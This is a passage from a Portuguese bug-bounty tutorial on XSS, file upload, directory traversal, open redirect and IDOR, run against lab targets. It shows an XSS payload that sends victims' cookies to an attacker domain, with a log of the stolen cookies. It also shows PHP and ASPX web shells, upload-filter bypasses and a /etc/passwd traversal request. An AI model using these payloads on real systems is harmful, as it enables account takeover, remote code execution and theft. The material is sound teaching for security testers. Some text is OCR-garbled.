- Document.location = "http://attacker-domain.com"

Por fim, basta combinar esses dois comandos para capturar os cookies das vítimas e enviá-los ao computador do atacante. Isso pode ser feito com o seguinte POC mostrado abaixo:

- ```
<script type="text/javascript">
document.location='http://attacker-domain/cookiestealer?cookie='+document.cookie;
</script>
```

```
127.0.0.1 - - [18/Nov/2020 10:31:05] code 404, message File not found
127.0.0.1 - - [18/Nov/2020 10:31:05] "GET /cookiestealer?cookie=_ga=GA1.2.189343016.1600180364;%20_1ci_7ag23o86kjasb
fd=57a147d0-f760-11ea-a4d4-3de90a8a1669;%20X_plg=pm;%20ASPSESSIONIDSSQRSTCR=IGBDAKDDLNDGOEONHMLLTCB;%20ASPSESSIONI
DQQRQTSCR=NCGIFAOCHNOFBEIGMCENLEKH;%20_polar_tu=*_%22mgtn%22@2Q_u@c3effba1-0859-4fb6-9909-0b877ef08081_Q_n@3Q_s_
Q1Q_sc_@*_v_@1Q_a_@4+Q_ss_@_%22qjnwbg_Q_sl_@_%22qjnwbk_Q_sd_@*+Q_v_@_1%5B8726e34_Q_vc_@*_e_@2+Q_vs_@_%22qjnwbg_Q_vl_
@_%22qjnwbg_Q_vd_@*+Q_vu_@_cf02331fea2246797ee0dfabaf96872_Q_vf_@_%22khe7rovj_+;%20_dd_pktn_i=C/16005297074/16001803
71/dhap5ayne7r4z5ey1klfmbvct3zyr/b749cd008fde22033fdb0d22e267d776b88/cncabwc7/24.51.155.151;%20_gid=GA1.2.1698
07412.1605651986;%20_gads=ID=954c69b50d863f53:T=1600180366:R=S=ALNI_MZjmtFYe0uhAk841qffkkdAYcb2WQ;%20GED_PLAYLIST_A
CTIVITY=W3sidSI6I1BFL1QilCJ0c2wi0jE2MDU2NTIwNDUsIm52IjoxLCJ1cHQi0jE2MDU2NTIwMzIsImx0IjoxNjA1NjUyMDQ0fV0.;;%20G_ENABLE
D_IDPS=google;%20_gaexp=GAX1.2.6RBWQbEFRTaCFTPzAP1Bqw.18671.4!33iyfn8JTr0ETQmRPL5wJA.18671.0;%20cto_bidid=001l_z19MZf
cwY25FWUJ6cGZSNFRWSkZ0cUyQnRIeUJ2WUJJSUZ1UktpUUpaVkk1bkdCOUk5dnBrMXVjZVBZbWnsUW50anZmaVRyRUNmSGFjZXFR0EM0WHPcCwD3JT
NEJTNE;%20cto_bundle=_VpyoF9qYK1cER0R2MwMFdnVz1MzJHN3fsNHpUdDZaRGZaNHUyU1Y3V1BWQng1MkYyaHREc0FrcFNTckdxJTJGajJFZTh
HTVpDNk05b2Y2e1B4QldzZjU0bmRoRmVVSWFWY1A0RWhxQ3phQ1dqVFV0ZDV4JTJCUHJlwWh1WTgyV3ZMRzQ5NzFEYg;%20_gat=1;%20id5id.1st_3
64_nb=5 HTTP/1.1" 404 -
```

Como você pode ver acima, quando o payload foi executado, ele enviou o cookie do usuário para o nosso servidor. Como um invasor, poderíamos usar esse cookie para fazer login como o usuário da vítima, o que nos permitiria comprometer totalmente sua conta.

## Resumo

Cross site scripting (XSS) é um dos tipos mais antigos e predominantes de vulnerabilidade que afetam os aplicativos da Web. Se você soubesse como explorar o XSS, ainda poderia ganhar uma boa quantia de dinheiro com recompensas por bugs, pois essa é a vulnerabilidade número um encontrada. Há três tipos de vulnerabilidades XSS: refletida, armazenada e DOM. O XSS refletido e o armazenado são muito semelhantes. A única diferença é que uma persistirá no aplicativo, enquanto a outra não. O XSS do DOM é bastante diferente em comparação com o XSS refletido e armazenado, pois tudo acontece no navegador da vítima e você precisa estar atento a fontes e sumidouros. O teste de XSS também pode ser um desafio, pois há muitos cenários possíveis. Para combater isso, é possível usar uma carga útil de XSS poliglota, o que permitirá que você explore vários cenários diferentes. Por fim, ao tentar mostrar o impacto de sua descoberta, tente ficar longe da típica carga útil da caixa de alerta.

Em vez disso, tente roubar os cookies dos usuários para assumir o controle da conta, o que demonstrará o impacto dessa vulnerabilidade muito melhor do que abrir uma caixa de alerta.

## Upload de arquivos

### Introdução

As vulnerabilidades de upload de arquivos não são tão comuns como antes, mas isso não significa que você não as verá de vez em quando. Como você sabe, os aplicativos da Web às vezes permitem que os usuários carreguem arquivos no site. Isso pode ser na forma de uma foto de perfil, funcionalidade de upload de pdf ou qualquer outra. Se isso for feito de forma inadequada, os invasores podem fazer upload de arquivos mal-intencionados e, potencialmente, obter execução remota de código (RCE). Se houver um recurso de upload, você deve testar essa vulnerabilidade.

### Upload de arquivos

Uma das primeiras coisas que faço ao testar as funcionalidades de upload de arquivos é carregar um backdoor cmd simples. Dependendo do idioma do aplicativo da Web de destino, o backdoor terá uma aparência diferente. Abaixo estão alguns exemplos:

| Idioma | Código                                                                         |
|--------|--------------------------------------------------------------------------------|
| PHP    | <?php if(isset(\$_REQUEST['cmd'])){ echo "<pre>"; \$cmd = (\$_REQUEST['cmd']); |

|      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|      | system(\$cmd); echo "</pre>"; die; }?>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| ASPX | <pre>&lt;%@ Page Language="C#" Debug="true" Trace="false" %&gt;&lt;%@ Import Namespace="System.Diagnostics" %&gt;&lt;%@ Import Namespace="System.IO" %&gt;&lt;script Language="c#" runat="server"&gt;void Page_Load(object sender, EventArgs e){string ExcuteCmd(string arg){ProcessStartInfo psi = new ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/c "+arg;psi.RedirectStandardOutput = true;psi.UseShellExecute = false;Process p = Process.Start(psi);StreamReader stmrdr = p.StandardOutput;string s = stmrdr.ReadToEnd();stmrdr.Close();return s;}void cmdExe_Click(object sender, System.EventArgs e){Response.Write("&lt;pre&gt;");Response.W rite(Server.HtmlEncode(ExcuteCmd(txtAr g.Text)));Response.Write("&lt;/pre&gt;");}&lt;/scri</pre> |

```
pt><HTML><HEAD><title>awen asp.net
webshell</title></HEAD><body ><form
id="cmd" method="post"
runat="server"><asp:TextBox id="txtArg"
style="Z-INDEX: 101; LEFT: 405px;
POSITION: absolute; TOP: 20px"
runat="server"
Width="250px"></asp:TextBox><asp:Button
id="testing" style="Z-INDEX: 102; LEFT:
675px; POSITION: absolute; TOP: 18px"
runat="server" Text="excute"
OnClick="cmdExe_Click"></asp:Button><
asp:Label id="lblText" style="Z-INDEX: 103;
LEFT: 310px; POSITION: absolute; TOP:
22px"
runat="server">Command:</asp:Label></
form></body></HTML>
```


No exemplo abaixo, carregamos um webshell PHP simples para o ambiente de destino. O aplicativo não tem restrições quanto ao tipo de arquivo que pode ser carregado, portanto, um invasor pode carregar um script PHP e, se ele estiver no diretório da Web, podemos navegar até ele e ele será executado.

```

1 POST /owaspbricks/upload-1/index.php HTTP/1.1
2 Host: 172.16.169.138
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:82.0) Gecko/20100101
 Firefox/82.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
 boundary=-----347521658919488323582208932360
8 Content-Length: 462
9 Origin: http://172.16.169.138
10 Connection: close
11 Referer: http://172.16.169.138/owaspbricks/upload-1/
12 Upgrade-Insecure-Requests: 1
13
14 -----347521658919488323582208932360
15 Content-Disposition: form-data; name="userfile"; filename="test.php"
16 Content-Type: application/x-php
17
18 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
19 -----347521658919488323582208932360
20 Content-Disposition: form-data; name="upload"
21
22 Upload
23 -----347521658919488323582208932360--
24

```

Agora que o webshell foi carregado, precisamos descobrir para onde ele foi carregado. Depois de descobrir isso, você poderá navegar até o backdoor e executar qualquer comando do shell que desejar, conforme mostrado abaixo:



Como você pode ver acima, o carregamento do shell foi bem-sucedido e conseguimos executar comandos remotos.

## Contorno de tipo de conteúdo

A validação do tipo de conteúdo é quando o servidor valida o conteúdo do arquivo verificando o tipo MIME do arquivo, que pode ser encontrado na solicitação http.

```
Content-Disposition: form-data; name="userfile"; filename="test.php"
Content-Type: application/x-php

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
-----347521658919488323582208932360
```

Como podemos ver, a imagem acima indica claramente que o arquivo tem um Content-Type de "application/x-php". No entanto, se tentarmos carregar o arquivo, ele será bloqueado porque não é permitido carregar esse tipo de conteúdo. No entanto, o upload de imagens é permitido. Se o servidor confiar no tipo de conteúdo da solicitação HTTP, um invasor poderá alterar esse valor para "image/jpeg", o que passaria na validação.

```
Content-Disposition: form-data; name="userfile"; filename="test.php"
Content-Type: image/jpeg

<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
-----31933242429835048694044696165
```

Isso passa na verificação de validação do tipo de conteúdo e nos permite fazer upload de nossa carga útil maliciosa do PHP.

### Contorno de nome de arquivo

Às vezes, o servidor verifica o nome do arquivo para ver se ele está na lista negra ou na lista branca. Como você deve saber de outras vulnerabilidades, essa abordagem de defesa tem muitas falhas.

O problema com a lista negra é que, se você esquecer até mesmo uma extensão, os invasores poderão ignorar a validação. Para implementar essa verificação, a maioria dos desenvolvedores usará um regex para verificar a extensão do arquivo.

The screenshot shows a regular expression tester interface. At the top, it says "REGULAR EXPRESSION" and "3 matches, 150 steps (~0ms)". Below that is a search bar containing the regex pattern: `^.*\.(php|php1|php2|php3|php4|php5|php6)$`. To the right of the search bar are buttons for "gm". The next section is labeled "TEST STRING" and contains five lines of text: "file\_name.php", "file\_name.php1", "file\_name.php2", "file\_name.php3", and "file\_name.php4". Each line has the suffix ".php" highlighted in green, indicating it was matched by the regular expression.

Como mostrado acima, conseguimos contornar a validação regex alterando a extensão para "phpt" e "phtml". A maioria das pessoas não conhece essas extensões e não sabe que elas podem ser usadas para executar arquivos PHP. O desenvolvedor só precisa omitir uma extensão da verificação de validação e podemos contorná-la.

## Resumo

As vulnerabilidades de upload de arquivos podem ser um pouco mais difíceis de serem encontradas na natureza, já que a maioria das pessoas está ciente desse bug, mas se você encontrar essa vulnerabilidade, ela quase sempre leva à execução remota de código (RCE). Só por esse motivo, você deve sempre verificar se há essa vulnerabilidade sempre que vir a possibilidade de carregar arquivos em um aplicativo.

## Travessia de diretório

### Introdução

A travessia de diretório é uma vulnerabilidade que ocorre quando os desenvolvedores usam indevidamente a entrada fornecida pelo usuário para buscar arquivos do sistema operacional. Como você deve saber, o diretório "../"

retrocederão um diretório, portanto, se essa cadeia de caracteres for usada para recuperar arquivos, você poderá recuperar arquivos confidenciais percorrendo a estrutura de arquivos

```
[jokers-MacBook-Pro:Desktop joker$ pwd
/Users/joker/Desktop
[jokers-MacBook-Pro:Desktop joker$ cd ../
[jokers-MacBook-Pro:~ joker$ pwd
/Users/joker
[jokers-MacBook-Pro:~ joker$ cd ../
[jokers-MacBook-Pro:Users joker$ pwd
/Users
jokers-MacBook-Pro:Users joker$ █
```

para cima ou para baixo.

Como você pode ver acima, os caracteres "../" são usados para ir para um diretório acima do atual.

## Travessia de diretório

Se você vir um aplicativo que utiliza a entrada fornecida pelo usuário para buscar arquivos, deve testar imediatamente para ver se ele é vulnerável à passagem de diretório. Isso pode ser bastante fácil de detectar, conforme mostrado abaixo:

- <https://example.com/?page=index.html>

Como você pode ver, há um parâmetro GET chamado page que é usado para carregar o conteúdo de "index.html". Se implementado de forma inadequada, os invasores aproveitam a técnica "../" para carregar qualquer arquivo que desejarem.

```
1 $file = $_GET["page"];
2 function show_file($file)
3 {
4
5 // Checks whether a file or directory exists
6 // if(file_exists($file))
7 if(is_file($file))
8 {
9
10 $fp = fopen($file, "r") or die("Couldn't open $file.");
11 while(!feof($fp))
12 {
13
14
15 $line = fgets($fp,1024);
16 echo($line);
17 echo "
18 ";
```

Como você pode ver acima, o parâmetro GET "page" é carregado em uma variável chamada "file". Em seguida, na linha 10, o arquivo é aberto e lido para a página. Você pode ver claramente que não há verificações adicionais, portanto, devemos ser capazes de explorar

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="#">Raw</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | <a href="#">Raw</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <a href="#">Params</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | <a href="#">Headers</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| <a href="#">Headers</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | <a href="#">Hex</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <a href="#">Pretty</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | <a href="#">Pretty</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| <a href="#">Raw</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | <a href="#">Raw</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| <a href="#">\n</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | <a href="#">\n</a>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| <a href="#">Actions</a> ▾                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <a href="#">Actions</a> ▾                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| <pre>1 GET /bWAPP/directory_traversal_1.php?page=../../../../etc/passwd HTTP/1.1 2 Host: 172.16.169.138 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:82.0) Gecko/20100101 Firefox/82.0 4 Accept: application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Cookie: Server=b3dh3bi2E; acopen dividset=bwapp,jotto,phpbb2,redmine; acgroupswithpersist=C35C987B404B17E175675F0D96952408EFD4E0A0C2B26CD08B735E1E27F02AFA0D6B24964940F0B83JA3F2C1B6111 8D156A8040D67B08C5003D126866F0E6B19A644254D77674753C8E101D6A9C08C65DFC; PHPSESSID=jqcnoflesjn1lbidwaso4du8fk8; JSESSIONID=FCB344748C627887D83C4CD9ACE8025; railsgat session=BAb78D013Nc1Nbpd21MqQYmWfZFKKL1JWFrM2fjOGY5NmI1nB1zLwqTUT1MGf12GJhODAxMFLV1jsAVRK1Er9j3JmX3Rva2VuBjaanKK1N9S1SYlclVwB1lOrmowRUE4a05ISj1rSU1fbFUUWFmQUFWaV1la2cvdnc9jsaRgj3D3D--da54zf3dc8c626 9 b6d25d295Bb1f3778346bf; security_level=0 9 Upgrade-Insecure-Requests: 1</pre> | <pre>67 root:x:0:root:root:/bin/bash 68 br/&gt;daemon:x:1:daemon:/usr/sbin:/bin/sh 69 br/&gt;bash:x:2:2:bin:/bin/sh 70 br/&gt;sys:x:3:sys:/dev:/bin/sh 71 br/&gt;sync:x:4:65534:sync:/bin:/bin/sync 72 br/&gt;games:x:5:60:games:/usr/games:/bin/sh 73 br/&gt;man:x:6:12:man:/var/cache/man:/bin/sh 74 br/&gt;mail:x:8:8:mail:/var/mail:/bin/sh 75 br/&gt;news:x:9:news:/var/spool/news:/bin/sh 76 br/&gt;newsws:x:10:10:news:/var/spool/news:/bin/sh 77 br/&gt;ucpc:x:10:10:ucpc:/var/spool/ucpc:/bin/sh 78 br/&gt;proxy:x:13:13:proxy:/bin:/bin/sh 79 br/&gt;www-data:x:33:33:www-data:/var/www:/bin/sh 80 br/&gt;backup:x:34:34:backup:/var/backups:/bin/sh 81 br/&gt;list:x:38:38:Mailing List Manager:/var/list:/bin/sh 82 br/&gt;circ139:39:lxrend:/var/run/ldiri/bin/sh</pre> |

isso.

Como você pode ver, exploramos essa vulnerabilidade para recuperar o arquivo "/etc/passwd" do sistema operacional. Caso você não saiba, o arquivo "/etc/passwd" é usado para armazenar informações sobre cada conta de usuário em um sistema Linux.

## Resumo

A travessia de diretório é um bug fácil para os desenvolvedores bagunçarem se não estiverem pensando corretamente ao codificar. Se um aplicativo usar a entrada fornecida pelo usuário para interagir com arquivos no sistema, há uma chance de o ponto de extremidade estar vulnerável à passagem de diretório. Se você encontrar essa vulnerabilidade, procure por arquivos de configuração, código-fonte ou, se estiver em uma funcionalidade de upload, tente sobrescrever arquivos no disco.

## Abrir redirecionamento

### Introdução


De acordo com o Google, "as vulnerabilidades de redirecionamento aberto surgem quando um aplicativo incorpora dados controláveis pelo usuário ao alvo de um redirecionamento de forma insegura". Basicamente, forçamos o aplicativo a redirecionar para um site controlado por um invasor. Normalmente, essa é considerada uma vulnerabilidade de baixo impacto. No entanto, essa vulnerabilidade pode ser encadeada com outros bugs, o que proporciona um impacto maior.

### Abrir redirecionamento

Conforme mencionado anteriormente, nosso objetivo é fazer com que o aplicativo seja redirecionado para o nosso site. Observando o código abaixo, podemos ver claramente que a entrada fornecida pelo usuário está sendo passada para uma função de redirecionamento.

```
1 from flask import Flask, request, redirect
2 app = Flask(__name__)
3
4
5 @app.route('/')
6 def open_redirect():
7 url = request.args.get('url')
8 return redirect(url, code=302)
9
10 if __name__ == '__main__':
11 app.run()
```

No mundo real, você provavelmente não terá acesso ao código-fonte, portanto, terá de testar o site à moda antiga.



Para fazer isso, tento fazer com que o site seja redirecionado para o Google; se isso acontecer, o aplicativo estará vulnerável.

## Resumo

O redirecionamento aberto é um bug fácil de encontrar e tem pouco impacto sobre o aplicativo.

Talvez você consiga ganhar alguns dólares relatando esse bug, mas é melhor tentar encadear essa vulnerabilidade com outros bugs, como SSRF, desvio de OATH e outros.

## Referência direta a objeto insegura (IDOR)

### Introdução


A referência insegura a objetos diretos (IDOR) é uma vulnerabilidade que ocorre quando um usuário consegue visualizar dados não autorizados. O problema aqui é que o desenvolvedor não implementou controles de acesso adequados ao chamar recursos para que os usuários possam acessar os dados de outros usuários.

### IDOR

A IDOR é uma das minhas vulnerabilidades favoritas para pesquisar, pois é fácil de encontrar e pode ter um alto impacto, dependendo do contexto.

Na grande maioria das vezes, é possível detectar essa vulnerabilidade procurando uma solicitação que contenha seu ID de usuário, nome de usuário, e-mail ou algum outro ID vinculado ao seu usuário. Alguns aplicativos usarão esse ID para fornecer conteúdo com base no ID fornecido. Em circunstâncias normais, você só forneceria o ID do seu usuário, portanto, os desenvolvedores podem se esquecer de incluir verificações de autenticação ao recuperar esses dados. Se esse for o caso, os invasores podem fornecer o ID de outros usuários para recuperar dados pertencentes a eles. Isso pode ser qualquer coisa, como endereço de entrega, número de cartão de crédito, e-mail ou qualquer outra coisa. Além de recuperar informações, às vezes é possível explorar o IDOR para enviar comandos para o

como adicionar uma conta de administrador, alterar o e-mail de um usuário ou remover um conjunto de permissões.



Como você pode ver acima, há duas solicitações. Uma definirá o e-mail do usuário e a outra obterá o e-mail do usuário. O aplicativo de backend usa o valor "userId" fornecido pelo usuário ao executar essas ações sem nenhuma outra verificação. Portanto, como invasor, poderíamos facilmente modificar e recuperar o e-mail de qualquer usuário no aplicativo.

Às vezes, é tão fácil quanto alterar o ID do usuário para outro usuário, mas e se você não conseguir adivinhar facilmente o ID do usuário, conforme mostrado na resposta abaixo:

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Response                                                                                                                                                                                                                                                                      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> POST /shepherd/challenges/vcb78627df2c032ceaf7375df1d847e47ed7abac2a4ce4cb6086646e0f Host: 172.16.169.138 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:62.0) Gecko/20100101 Firefox/62.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded X-Requested-With: XMLHttpRequest Content-Length: 45 Origin: http://172.16.169.138 Connection: close Referer: Content-Type: application/x-www-form-urlencoded Content-Length: 33 Cookie: token=5037846913046274071480547057273533460; Server=b3d9c381d22e; acopenidids=w1ngset,jotto,shepherd,phpb22,redmine; acgroupwithpersist=nada; C35c978480481781764675f01d96952408EFD4EAC2B26CD088735E1E27F02A0PAA0D6B249649308 F0B813A83F2C1B61118D156A535BDFEA067B0RC50D01D126866310E6B2A09442540770674750C8 101D6A9AC08C65DPC; PHPSESSID=855kpb180hec5ok9916r2iej37; JSESSIONID= 04ED55A822A78282A4EEFB62A5C6C51C3; _raillagoat_session= BAh7BOKid3NlC3Npbc25fawQOCGogFRkkLjWFMnfzPjOCV5NmI1NbBLZDkwyTU1NGFizGJhODAxMNTViBjssA Vtik1m9jcs3Jm3Rva2VuBjsARkk1m93Y3Y3c1Vvbh10KmcwRUE4a051XjlrSu1FB3FUUNWmQJFVaW11 a2cvdnC9BjsARq13D--da542f3dc86c266bd2c5d295d8bf377B346fbfe 14 15 userId%5B%5D=8f14e45fceea167a5a36dedd4bea2543   </pre> | <pre> HTTP/1.1 200 OK Date: Thu, 19 Nov 2020 02:59:40 GMT Server: Apache-Coyote/1.1 Content-Length: 71 Via: 1.1 127.0.1.1 Connection: close Content-Type: text/plain &lt;h2 class='title'&gt;Ronan Fitzpatrick's Message&lt;/h2&gt;&lt;p&gt;I have retired&lt;/p&gt;   </pre> |

Olhando para o ID de usuário "8f14e45fceea167a5a36dedd4bea2543", você pode pensar que é um ID aleatório impossível de adivinhar, mas esse pode não ser o caso. É uma prática comum

para fazer hash dos IDs dos usuários antes de armazená-los em um banco de dados, portanto, talvez seja isso que esteja acontecendo aqui.

Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

`8f14e45fceea167a5a36dedd4bea2543`

I'm not a robot

reCAPTCHA

[Privacy - Terms](#)

[Crack Hashes](#)

---

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

| Hash                             | Type | Result |
|----------------------------------|------|--------|
| 8f14e45fceea167a5a36dedd4bea2543 | md5  | 7      |

**Color Codes:** Green: Exact match, Yellow: Partial match, Red: Not found.

Como você pode ver acima, esse é um hash MD5 do número 7. Se um invasor pegasse um hash MD5

Hash do número "11", eles seriam capazes de criar um ID de usuário para esse usuário.

| Recipe |   |   |   |   | Input | Output                           |
|--------|---|---|---|---|-------|----------------------------------|
| MD5    | ✖ | ✖ | ✖ | ✖ | 11    | 6512bd43d9caa6e02c990b0a82652dca |

Agora que geramos um hash MD5 para o número inteiro 11, podemos usá-lo para recuperar informações da conta de usuário dessa pessoa.

Como o ID do usuário pode ser adivinhado e é incrementado em um para cada usuário, esse ataque também pode ser programado para explorar todos os usuários do aplicativo.

## Resumo

A IDOR consiste em abusar da funcionalidade de um aplicativo para recuperar informações não autorizadas. Pode ser tão fácil quanto alterar o ID de um usuário para o de outra pessoa, embora talvez seja necessário descobrir uma maneira de gerar o ID de outro usuário se ele não for facilmente adivinhável. Uma vez explorada, essa vulnerabilidade pode ser usada para recuperar informações confidenciais de outros usuários ou emitir comandos como se fossem outros usuários. É por isso que essa vulnerabilidade é normalmente considerada uma descoberta de alta gravidade, é fácil de encontrar, fácil de localizar e normalmente tem alto impacto.

